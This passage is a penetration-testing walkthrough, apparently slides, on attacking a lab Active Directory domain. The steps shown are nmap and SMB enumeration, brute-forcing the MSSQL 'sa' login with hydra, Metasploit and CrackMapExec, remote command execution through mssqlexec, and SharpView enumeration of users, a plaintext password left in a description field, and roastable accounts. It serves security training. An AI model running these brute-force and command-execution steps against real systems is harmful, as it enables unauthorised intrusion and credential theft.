ACTIVE DIRECTORY EXPLOITATION AND LATERAL – BLACKBOX APPROACH

By Muhammad Sada Mainasara
CCNA R&S, CCNP SECURITY, CISCO SECURITY SPECIALIST, CEH, CHFI, MCSA, OSCP

INTRODUCTION TO ACTIVE DIRECTORY

Active Directory Domain Services Overview

Applies to: Windows Server 2022, Windows Server 2019, Windows Server 2016, Windows Server 2012 R2, Windows Server 2012

A directory is a hierarchical structure that stores information about objects on the network. A directory service, such as Active Directory Domain Services (AD DS), provides the methods for storing directory data and making this data available to network users and administrators. For example, AD DS stores information about user accounts, such as names, passwords, phone numbers, and so on, and enables other authorized users on the same network to access this information.

Active Directory stores information about objects on the network and makes this information easy for administrators and users to find and use. Active Directory uses a structured data store as the basis for a logical, hierarchical organization of directory information.

This data store, also known as the directory, contains information about Active Directory objects. These objects typically include shared resources such as servers, volumes, printers, and the network user and computer accounts. For more information about the Active Directory data store, see Directory data store.

Security is integrated with Active Directory through logon authentication and access control to objects in the directory. With a single network logon, administrators can manage directory data and organization throughout their network, and authorized network users can access resources anywhere on the network. Policy-based administration eases the management of even the most complex network. For more information about Active Directory security, see Security

Source: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

IMPORTANCE OF ACTIVE DIRECTORY

Why Active Directory

Active Directory makes the life of an administrator easy since it provides them with a centralized user and rights management platform. Organizations gain better control over computer and user configurations by implementing AD. Moreover, companies can keep their network and resources secure and organized without the need to deploy excessive IT resources.

Thanks to the benefits AD offers to organizations of all sizes, several companies today are implementing it as a necessity. According to a recent report by 6sense, in 2023, 18,132 companies from across the globe started using Microsoft Azure AD services. If we look at this from a geographical viewpoint, the U.S. is the top contributor with 51.96% of customers, followed by the U.K. with 9.52%, and Canada with 5.59% of customers.

ACTIVE DIRECTORY

Active Directory Attacks

Microsoft Active Directory Domain Services,600 often referred to as Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. Since Active Directory can be a highly complex and granular management layer, it poses a very large attack surface and warrants

attention

ACTIVE DIRECTORY ENUMERATION

Active Directory Enumeration

Active Directory Enumeration is the process of gathering information about an AD infrastructure. Enumeration techniques aim to extract valuable data, such as user accounts, group memberships, system configurations, and other relevant network information. Enumeration plays a crucial role in security assessments, penetration testing, and understanding the network's structure.

TOOLS OF THE TRADE

Enum Tools

Nmap

Enum4linux

PowerView.py https://github.com/aniqfakhrul/powerview.py

CrackMapExec

Kerbrute

impacket

Windapsearch

Ldapsearch

Rpcclient

NMAP PORTS SCAN

Nmap

nmap -p- 192.168.0.147 -T5 --open

```
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.0.147 -T5 --open
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 18:15 EST
Nmap scan report for 192.168.0.147
Host is up (0.00029s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 65.68 seconds
```

NMAP PORTS SCAN

Nmap

Scanning top 1000 ports

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.0.147 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 18:28 EST
Nmap scan report for 192.168.0.147
Host is up (0.00100s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   192.168.0.147\MSSQLSERVER:
|     Target_Name: BYTESHIELD
|     NetBIOS_Domain_Name: BYTESHIELD
|     NetBIOS_Computer_Name: SQLSRV
|     DNS_Domain_Name: BYTESHIELD.local
|     DNS_Computer_Name: SQLSRV.BYTESHIELD.local
|     DNS_Tree_Name: BYTESHIELD.local
|_    Product_Version: 10.0.14393
| ms-sql-info:
|   192.168.0.147\MSSQLSERVER:
|     Instance name: MSSQLSERVER
```

NMAP PORTS SCAN

Top 1000 ports

```
1433/tcp open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   192.168.0.147\MSSQLSERVER:
|     Target_Name: BYTESHIELD
|     NetBIOS_Domain_Name: BYTESHIELD
|     NetBIOS_Computer_Name: SQLSRV
|     DNS_Domain_Name: BYTESHIELD.local
|     DNS_Computer_Name: SQLSRV.BYTESHIELD.local
|     DNS_Tree_Name: BYTESHIELD.local
|_    Product_Version: 10.0.14393
| ms-sql-info:
|   192.168.0.147\MSSQLSERVER:
|     Instance name: MSSQLSERVER
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|     TCP port: 1433
|_    Clustered: false
```

NMAP PORTS SCAN

Top 1000 ports

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BYTESHIELD
|   NetBIOS_Domain_Name: BYTESHIELD
|   NetBIOS_Computer_Name: SQLSRV
|   DNS_Domain_Name: BYTESHIELD.local
|   DNS_Computer_Name: SQLSRV.BYTESHIELD.local
|   DNS_Tree_Name: BYTESHIELD.local
|   Product_Version: 10.0.14393
|_  System_Time: 2023-12-05T23:28:27+00:00
| ssl-cert: Subject: commonName=SQLSRV.BYTESHIELD.local
| Not valid before: 2023-12-04T18:19:52
|_Not valid after:  2024-06-04T18:19:52
|_ssl-date: 2023-12-05T23:28:41+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

NMAP PORTS SCAN

Top 1000 ports

```
Host script results:
| smb2-time:
|   date: 2023-12-05T23:28:27
|_  start_date: 2023-12-05T23:03:33
|_nbstat: NetBIOS name: SQLSRV, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:35:7d:e5 (Oracle Vi
rtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

NMAP PORTS SCAN

Hunting for SQL Server

nmap -p 1433 --script ms-sql-info 192.168.0.147

```
┌──(root㉿kali)-[~]
└─# nmap -p 1433 --script ms-sql-info 192.168.0.147
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 18:20 EST
Nmap scan report for 192.168.0.147
Host is up (0.00086s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-info:
|   192.168.0.147\MSSQLSERVER:
|     Instance name: MSSQLSERVER
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|     TCP port: 1433
|_    Clustered: false

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

NMAP PORTS SCAN

Hunting for SQL Server

nmap -p1433 --script ms-sql-ntlm-info 192.168.0.147

```
┌──(root㉿kali)-[~]
└─# nmap -p1433 --script ms-sql-ntlm-info 192.168.0.147
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 18:24 EST
Nmap scan report for 192.168.0.147
Host is up (0.00077s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-ntlm-info:
|   192.168.0.147\MSSQLSERVER:
|     Target_Name: BYTESHIELD
|     NetBIOS_Domain_Name: BYTESHIELD
|     NetBIOS_Computer_Name: SQLSRV
|     DNS_Domain_Name: BYTESHIELD.local
|     DNS_Computer_Name: SQLSRV.BYTESHIELD.local
|     DNS_Tree_Name: BYTESHIELD.local
|_    Product_Version: 10.0.14393

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

SMB NULL SESSIONS ENUMERATION

Smb enumeration

smbclient -L \\192.168.0.147 -N

```
┌──(root㉿kali)-[~]
└─# smbclient -L \\192.168.0.147 -N
smb2cli_req_compound_submit: Insufficient credits. 0 available, 1 needed
session setup failed: NT_STATUS_INTERNAL_ERROR
```

SMB NULL SESSIONS ENUMARATION

Smb Enumaration

smbmap -H 192.168.0.147

```
┌──(root㉿kali)-[~]
└─# smbmap -H 192.168.0.147

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                   https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB session(s)
```

NBT SCAN

Smb Enumeration

nbtscan 192.168.0.147

```
┌──(root㉿kali)-[~]
└─# nbtscan 192.168.0.147
Doing NBT name scan for addresses from 192.168.0.147

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.0.147    SQLSRV           <server>  <unknown>        08:00:27:35:7d:e5
```

SMB ENUM WITH NMAP

Smb Enumeration

nmap --script smb-enum-shares -p 139,445 192.168.0.147

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nmap --script smb-enum-shares -p 139,445 192.168.0.147
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 18:55 EST
Nmap scan report for 192.168.0.147
Host is up (0.0011s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

ENUMERATION

We could not find any smb share, let's turn our focus to another port

Our initial enumeration shows that port 3389 and 1433 are open our enumeration made to believe that the machine is part of a domain called BYTESHIELD.local we can hence focus our attention on domain enumeration to see if we can find anything will lead us to foothold in the domain

There number of tools we can use to enumerate the domain but unfortunately domain enumeration require credential or smb null session to retrieve information about the domain and none is available for us to use, we won't give up yet, at this moment we can use a tool Nmap, medusa, hydra or CrackMapExec to perform bruteforce or Password spray against the SQL server instance

ENUMERATION

Nmap

```
└─# nmap 192.168.0.147 -sV -sC -O  -p3389,1433
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 19:03 EST
Nmap scan report for 192.168.0.147
Host is up (0.0011s latency).

PORT     STATE SERVICE       VERSION
1433/tcp open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ssl-date: 2023-12-06T00:03:20+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   192.168.0.147\MSSQLSERVER:
|     Target_Name: BYTESHIELD
|     NetBIOS_Domain_Name: BYTESHIELD
|     NetBIOS_Computer_Name: SQLSRV
|     DNS_Domain_Name: BYTESHIELD.local
|     DNS_Computer_Name: SQLSRV.BYTESHIELD.local
|     DNS_Tree_Name: BYTESHIELD.local
|_    Product_Version: 10.0.14393
| ms-sql-info:
|   192.168.0.147\MSSQLSERVER:
|     Instance name: MSSQLSERVER
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|     TCP port: 1433
|_    Clustered: false
```

BRUTEFORCE

Brute Forcing SQL Server login with Nmap

nmap -p1433 --script ms-sql-brute --script-args "userdb=users.txt,passdb=/usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt" 192.168.0.147

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nmap -p1433 --script ms-sql-brute --script-args "userdb=users.txt,passdb=/usr/share/wordlists/
seclists/Passwords/darkweb2017-top10000.txt" 192.168.0.147
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 15:33 EST
Nmap scan report for 192.168.0.147
Host is up (0.0011s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   192.168.0.147\MSSQLSERVER:
| [192.168.0.147\MSSQLSERVER]
|   Credentials found:
|     sa:PE#5GZ29PTZMSE => Login Success
|   Errors:
|_    Network error. Skipping instance. Error: TCP: Socket connection failed, Named Pipes: No name
d pipe for this instance

Nmap done: 1 IP address (1 host up) scanned in 16.54 seconds
```

BRUTEFORCE

Bruteforcing mssql server with hydra

hydra -L users.txt -P /usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt 192.168.0.147 mssql

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P /usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt 192.168
.0.147 mssql
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-06 15:41:13
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pre
vious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19998 login tries (l:2/p:9999), ~1250 tries pe
r task
[DATA] attacking mssql://192.168.0.147:1433/
[1433][mssql] host: 192.168.0.147   login: sa   password: PE#5GZ29PTZMSE
```

BRUTEFORCE

Bruteforcing Mssql server login with Metasploit

```
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set RHOST 192.168.0.147
RHOST => 192.168.0.147
msf6 auxiliary(scanner/mssql/mssql_login) > set user_file ~/users.txt
user_file => ~/users.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set Pass_FILE /usr/share/wordlists/seclists/Passwords/
darkweb2017-top10000.txt
Pass_FILE => /usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/mssql/mssql_login) > exploit
[-] 192.168.0.147:1433    - 192.168.0.147:1433 - LOGIN FAILED: WORKSTATION\sa:290966 (Incorrect: )
[-] 192.168.0.147:1433    - 192.168.0.147:1433 - LOGIN FAILED: WORKSTATION\sa:wall.e (Incorrect: )
[-] 192.168.0.147:1433    - 192.168.0.147:1433 - LOGIN FAILED: WORKSTATION\sa:junior (Incorrect: )
[-] 192.168.0.147:1433    - 192.168.0.147:1433 - LOGIN FAILED: WORKSTATION\sa:12413 (Incorrect: )
[-] 192.168.0.147:1433    - 192.168.0.147:1433 - LOGIN FAILED: WORKSTATION\sa:qweasd (Incorrect: )
[+] 192.168.0.147:1433    - 192.168.0.147:1433 - Login Successful: WORKSTATION\sa:PE#5GZ29PTZMSE
[*] 192.168.0.147:1433    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

BRUTEFORCE

Bruteforcing SQL Server with CrackMapExec

crackmapexec mssql 192.168.0.147 --local-auth -u users.txt -p /usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt

```
File  Actions  Edit  View  Help
└─# crackmapexec mssql 192.168.0.147 --local-auth -u users.txt -p /usr/share/wordlists/seclists/Pa
sswords/darkweb2017-top10000.txt

MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (do
main:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [-] ERROR(SQLSRV): Line 1: Login failed for us
MSSQL       192.168.0.147   1433   SQLSRV          [-] ERROR(SQLSRV): Line 1: Login failed for us
er 'sa'.
MSSQL       192.168.0.147   1433   SQLSRV          [-] ERROR(SQLSRV): Line 1: Login failed for us
er 'sa'.
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
```

ENUMERATION

Code Execution, Enumerating local users

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "net user"

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "net user"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (do
main:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          User accounts for \\SQLSRV
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          Administrator            DefaultAccount
    Guest
MSSQL       192.168.0.147   1433   SQLSRV          The command completed successfully.
```

ENUMERATION

Enumerating Domain Users

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "net user /dom"

```
File  Actions  Edit  View  Help
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "net user /dom"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV
)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          -----------------------------------------------------------
-----------------------------
MSSQL       192.168.0.147   1433   SQLSRV          The request will be processed at a domain controller for
domain BYTESHIELD.local.
MSSQL       192.168.0.147   1433   SQLSRV          User accounts for \\ROOT-DC01.BYTESHIELD.local
MSSQL       192.168.0.147   1433   SQLSRV          -----------------------------------------------------------
-----------------------------
MSSQL       192.168.0.147   1433   SQLSRV          Administrator            David.Williams           Guest
MSSQL       192.168.0.147   1433   SQLSRV          James.Brown              Jessica.Williams         Joe.Smi
th
MSSQL       192.168.0.147   1433   SQLSRV          Justin.Smith             krbtgt                   Lisa.Jo
nes
MSSQL       192.168.0.147   1433   SQLSRV          Mark.Joseph              Michelle.Smith           Mike.Jo
hnson
MSSQL       192.168.0.147   1433   SQLSRV          P.Brown                  Pwned                    Samanth
a.Rawland
MSSQL       192.168.0.147   1433   SQLSRV          Sql_Service
MSSQL       192.168.0.147   1433   SQLSRV          The command completed successfully.
```

ENUMERATION

Enumerating Domain Account Policy

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "net accounts"

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "net accounts"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          Force user logoff how long after time expires?:       Never
MSSQL       192.168.0.147   1433   SQLSRV          Minimum password age (days):                          1
MSSQL       192.168.0.147   1433   SQLSRV          Maximum password age (days):                          42
MSSQL       192.168.0.147   1433   SQLSRV          Minimum password length:                              7
MSSQL       192.168.0.147   1433   SQLSRV          Length of password history maintained:                24
MSSQL       192.168.0.147   1433   SQLSRV          Lockout threshold:                                    Never
MSSQL       192.168.0.147   1433   SQLSRV          Lockout duration (minutes):                           30
MSSQL       192.168.0.147   1433   SQLSRV          Lockout observation window (minutes):                 30
MSSQL       192.168.0.147   1433   SQLSRV          Computer role:                                        SERVER
MSSQL       192.168.0.147   1433   SQLSRV          The command completed successfully.
```

ENUMERATION

Enumerating DomainController

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainController

```
File  Actions  Edit  View  Help
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-Domai
nController --help"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------------------

MSSQL       192.168.0.147   1433   SQLSRV          Forest                        : BYTESHIELD.local
MSSQL       192.168.0.147   1433   SQLSRV          CurrentTime                   : 12/7/2023 11:33:10 AM
MSSQL       192.168.0.147   1433   SQLSRV          HighestCommittedUsn           : 127031
MSSQL       192.168.0.147   1433   SQLSRV          OSVersion                     : Windows Server 2019 Standard
MSSQL       192.168.0.147   1433   SQLSRV          Roles                         : {SchemaRole, NamingRole, PdcRole
, RidRole, InfrastructureRole}
MSSQL       192.168.0.147   1433   SQLSRV          Domain                        : BYTESHIELD.local
MSSQL       192.168.0.147   1433   SQLSRV          IPAddress                     : 10.10.1.13
MSSQL       192.168.0.147   1433   SQLSRV          SiteName                      : Default-First-Site-Name
MSSQL       192.168.0.147   1433   SQLSRV          InboundConnections            : {c2429322-5a2e-4805-a2ce-9a9a3fc
110c8}
MSSQL       192.168.0.147   1433   SQLSRV          OutboundConnections           : {5aa55aa3-cb9c-45e3-8e33-e84ba58
1d8a4}
MSSQL       192.168.0.147   1433   SQLSRV          Name                          : ROOT-DC01.BYTESHIELD.local
MSSQL       192.168.0.147   1433   SQLSRV          Partitions                    : {DC=BYTESHIELD,DC=local, CN=Conf
```

ENUMERATION

Dumping Domain Users with sharpview

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainUser --help"

```
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-Domai
nUser --help"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainSearcher] search base: LDAP://DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainUser] filter string: (&(samAccountType=805306368))
MSSQL       192.168.0.147   1433   SQLSRV          objectsid                     : {S-1-5-21-2650123447-3108711000-
1796582875-500}
MSSQL       192.168.0.147   1433   SQLSRV          samaccounttype                : USER_OBJECT
MSSQL       192.168.0.147   1433   SQLSRV          objectguid                    : 7a3d2d31-ea0e-4876-af12-f74eaf73
c12d
MSSQL       192.168.0.147   1433   SQLSRV          useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASS
WORD
MSSQL       192.168.0.147   1433   SQLSRV          accountexpires                : NEVER
MSSQL       192.168.0.147   1433   SQLSRV          lastlogon                     : 12/7/2023 3:27:22 AM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogontimestamp            : 11/30/2023 5:20:29 AM
MSSQL       192.168.0.147   1433   SQLSRV          pwdlastset                    : 11/20/2023 12:15:35 PM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogoff                    : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          badPasswordTime               : 12/5/2023 11:54:24 AM
MSSQL       192.168.0.147   1433   SQLSRV          name                          : Administrator
MSSQL       192.168.0.147   1433   SQLSRV          distinguishedname             : CN=Administrator,CN=Users,DC=BYT
ESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          whencreated                   : 11/20/2023 11:28:27 AM
MSSQL       192.168.0.147   1433   SQLSRV          whenchanged                   : 12/5/2023 8:33:33 PM
MSSQL       192.168.0.147   1433   SQLSRV          samaccountname                : Administrator
MSSQL       192.168.0.147   1433   SQLSRV          memberof                      : {CN=Group Policy Creator Owners,
CN=Users,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=B
YTESHIELD,DC=local, CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=
MSSQL       192.168.0.147   1433   SQLSRV          Administrators,CN=Builtin,DC=BYTESHIELD,DC=local}
```

ENUMERATION

Looking through the Description field of the user Samantha Rawland we found clear text password

```
MSSQL    192.168.0.147   1433   SQLSRV    badPasswordTime          : 12/2/2023 4:36:15 PM
MSSQL    192.168.0.147   1433   SQLSRV    name                     : Samantha
MSSQL    192.168.0.147   1433   SQLSRV    distinguishedname        : CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
MSSQL    192.168.0.147   1433   SQLSRV    whencreated              : 11/22/2023 5:47:52 PM
MSSQL    192.168.0.147   1433   SQLSRV    whenchanged              : 11/27/2023 5:12:16 PM
MSSQL    192.168.0.147   1433   SQLSRV    samaccountname           : Samantha.Rawland
MSSQL    192.168.0.147   1433   SQLSRV    cn                       : {Samantha}
MSSQL    192.168.0.147   1433   SQLSRV    objectclass              : {top, person, organizationalPerson, user}
MSSQL    192.168.0.147   1433   SQLSRV    displayname              : Samantha
MSSQL    192.168.0.147   1433   SQLSRV    givenname                : Samantha
MSSQL    192.168.0.147   1433   SQLSRV    badpwdcount              : 2
MSSQL    192.168.0.147   1433   SQLSRV    countrycode              : 0
MSSQL    192.168.0.147   1433   SQLSRV    usnchanged               : 45405
MSSQL    192.168.0.147   1433   SQLSRV    logoncount               : 1
MSSQL    192.168.0.147   1433   SQLSRV    primarygroupid           : 513
MSSQL    192.168.0.147   1433   SQLSRV    objectcategory           : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
MSSQL    192.168.0.147   1433   SQLSRV    userprincipalname        : Samantha.Rawland@BYTESHIELD.local
MSSQL    192.168.0.147   1433   SQLSRV    description              : Samantha is a new Employee this is her Temporary Password SR
.Password1!
```

ENUMERATION

Searching for kerberoatable users

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainUser -SPN"

```
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainUser -SPN"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          memberof                    : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=lo
cal, CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Schema Admins,CN=Users,DC=BYTESHI
ELD,DC=local, CN=
MSSQL       192.168.0.147   1433   SQLSRV          Administrators,CN=Builtin,DC=BYTESHIELD,DC=local}
MSSQL       192.168.0.147   1433   SQLSRV          cn                          : {Sql_Service}
MSSQL       192.168.0.147   1433   SQLSRV          objectclass                 : {top, person, organizationalPerson, user}
MSSQL       192.168.0.147   1433   SQLSRV          ServicePrincipalName        : BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433
MSSQL       192.168.0.147   1433   SQLSRV          displayname                 : Sql_Service
MSSQL       192.168.0.147   1433   SQLSRV          givenname                   : Sql_Service
MSSQL       192.168.0.147   1433   SQLSRV          badpwdcount                 : 2
MSSQL       192.168.0.147   1433   SQLSRV          countrycode                 : 0
MSSQL       192.168.0.147   1433   SQLSRV          usnchanged                  : 114952
MSSQL       192.168.0.147   1433   SQLSRV          logoncount                  : 7
MSSQL       192.168.0.147   1433   SQLSRV          primarygroupid              : 513
MSSQL       192.168.0.147   1433   SQLSRV          objectcategory              : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          userprincipalname           : Sql_Service@BYTESHIELD.local
MSSQL       192.168.0.147   1433   SQLSRV          admincount                  : 1
```

ENUMERATION

Searching for ASREPRoastable Account

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainUser -NoPreauth"

```
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainUser -NoPreauth"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          objectsid                   : {S-1-5-21-2650123447-3108711000-1796582875-1139}
MSSQL       192.168.0.147   1433   SQLSRV          samaccounttype              : USER_OBJECT
MSSQL       192.168.0.147   1433   SQLSRV          objectguid                  : 09c7f3d6-027c-4239-8f7c-7e2f8d7fecf7
MSSQL       192.168.0.147   1433   SQLSRV          useraccountcontrol          : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
MSSQL       192.168.0.147   1433   SQLSRV          accountexpires              : NEVER
MSSQL       192.168.0.147   1433   SQLSRV          lastlogon                   : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          pwdlastset                  : 12/5/2023 12:07:25 PM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogoff                  : 12/31/1600 4:00:00 PM
